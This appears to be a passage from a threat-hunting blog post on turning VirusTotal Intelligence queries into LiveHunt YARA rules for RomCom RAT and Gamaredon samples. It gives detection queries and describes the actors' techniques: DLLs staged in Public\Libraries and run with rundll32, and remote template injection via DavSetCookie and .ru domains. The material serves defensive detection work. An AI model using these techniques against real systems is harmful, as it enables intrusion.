
Taking a look at the behavior of the samples provided in this publication, we can find interesting behavioral indicators to generate a VTI query.


Different samples related to RomCom RAT seem to usually drop DLL files in the path “C:\Users\Public\Libraries” with different extensions, and execute them using “rundll32.exe”. That means there are also file creation events in the same path.
All of these indicators, along with others used by RomCom RAT in different intrusions, can be used to create a potential query that can later be translated into a LiveHunt.
These samples export up to three different functions:
  • fwdTst
  • #1
  • Main
“Main” is probably the most common function exported by many other legitimate DLLs, so we will ignore it. The VTI query we use is as follows:

((behavior_processes:".dll,fwdTst") OR (behavior_processes:"dll\",#1" behavior_processes:"\\Public\\Libraries\\") OR (behavior_processes:*.dll0* behavior_processes:"\\Public\\Libraries\\")) AND ((behaviour_files:*\\Public\\Libraries\\*) AND (behavior:*rundll32.exe*))
Even if you don't know that the "Main" function is common in the use of DLLs, when building our query we would observe a large number of samples matching our logic. For this reason, it is important that before creating a rule we use a query when possible to understand if results align with our expectations, and iterate the condition until we are satisfied with it.
The last query provides samples related both to RomCom RAT and Mustang Panda. This might indicate that both threat actors are using similar procedures during their campaigns.
To convert this query to LiveHunt, we will split the original query into different sections and adapt them to the rule. As previously explained, the rule will be slightly different from the original query for compatibility reasons.

  1. First, we only want DLLs, EXE or MSI files.

  2. As a precaution to minimize false positives, we want to skip samples that are not detected as malicious by AntiVirus vendors.

  3. Something that we can’t do in VT intelligence queries is determine behavioral activity related to file write actions. VTI behavior_files modifier performs a generic search for any literal within file activity, including creation, modification, writing, deletion… LiveHunt gives us more precision to specify our search only for written files during detonation.

  4. Rundll32.exe is used during execution since this DLL should be executed along this sample's process. We will search for it in different fields.
  5. Finally, we are interested in obtaining the functions exported by the observed DLLs, which are written in the command lines. We are also interested in the existence of a .DLL extension, which will indicate that there is some type of activity involving libraries.
You can also find this rule in our public Github repository. Feel free to modify it based on your needs!
Gamaredon
Our last example is related to the Gamaredon threat actor. As per MITRE “Gamaredon Group is a suspected Russian cyber espionage threat group that has targeted military, NGO, judiciary, law enforcement, and non-profit organizations in Ukraine”.
The use of the remote template injection technique is common by this threat actor. This feature involves making connections to a remote resource to load a malicious template. The external domains used to host it generally use some URL pattern. According to publications from different vendors, this actor usually registers domains in the “.ru” TLD.

Gamaredon also uses the DLL “davclnt.dll” with the “DavSetCookie” function. This behavior is related to flags that may be connected to exfiltration or use of WebDav to launch code. In other words, this is used to load the remote template. We can quickly check this with the following query:
threat_actor:"Gamaredon Group" behavior:"DavSetCookie"
Putting all this information together, we can create the next VT intelligence query to get samples related to Gamaredon:
(behavior_processes:*.ru* and behavior_processes:*DavSetCookie* and behavior_processes:*http*) and (behavior_network:*.ru* or embedded_domain:*.ru* or embedded_url:*.ru*) (type:document)
The query is designed to discover file-type documents where the following strings are found during execution:
Behavior_processes:
  • First we want to identify the use of the string “.ru” in the command line. This will be related to domains with this TLD.
  • Another string that we want to match in the command line is “DavSetCookie”, since it was used by Gamaredon to accomplish remote template loading.
  • Finally the string “http” must be in the command line as well.
Behavior_network:
  • See if there are communications established with domains having the “.ru” TLD.
Embedded_domain:
  • Domains embedded within the document containing the TLD “.ru”. It is not necessary that a connection has existed. We do it this way in case our sandboxes have had problems communicating or the sample has simply decided not to communicate.
Embedded_url:
  • URLs embedded within the document containing the TLD “.ru”. It is not necessary that a connection has existed. We do it this way in case our sandboxes have had problems communicating or the sample has simply decided not to communicate
This VT intelligence query provides results that seem to be consistent with known Gamaredon samples, based on the previously discussed patterns. It is always possible we get false positives among the results.
Let's convert this VT intelligence query to a LiveHunt to receive notifications for new interesting files.
  1. First, we want to make sure the exported DLL function is found for any command line or process-related behavior, as well as finding traces of the “.ru” TLD is found for http communication. It is important to mention that we look for information about the TLD ".ru" and the string "http" in the command lines because it could be the case that the connection is not established, but there was an intention to establish it.
  2. Communications are important, for that reason we need to check if there were connections established with domains having the TLD .ru. Remember the next block will match only if communications existed
  3. And for this example, we are just interested in document files, although you can change it to any other file type to adapt it to your needs.
As usual, you can find and download the YARA rule in our public repository.

Actual limitations

We are aware of the limitations that currently exist when translating fields from VT intelligence to LiveHunt rule and vice versa, and we are working to obtain maximum compatibility between both systems. However, for the moment this could be an advantage as they complement each other.
VTI modifiers such as behavior_processes, behavior_created_processes or even behavior are somewhat more generic than the possibilities that LiveHunt currently offers, allowing us to specify whether we want information about the processes created, completed or commands executed.
However, something that cannot be used yet in LiveHunt rules is the process tree. On some occasions, dynamic executions of our sandboxes only offer information at the process tree level, which means that this information is not available for our rules. But if you want to search information within the process tree with VT intelligence queries, you can use the “behavior” file modifier. The "behavior" modifier the process tree could be consulted to find information.

Wrapping up

Converting VT intelligence queries to LiveHunt rules is getting easier. The recently added "structure" feature in LiveHunt allows creating rules in a much simpler way by clicking on the interesting fields, creating the rule conditions for you and eliminating the need to know all available fields in the VT module.

This post describes with examples a potential approach that analysts might use for their hunting and monitoring. In particular, using VT Intelligence queries before starting working on a YARA rule is really helpful during the initial fine tuning stage of our condition. This practice minimizes noise and ensures we get quality results before we go for our LiveHunt rule. Finally, a quality VTI query can be translated into a YARA with just a few minor changes.


We hope you find this useful, and as always we are happy to hear from you any ideas or feedback you would like to share. Happy hunting!
References that could be interesting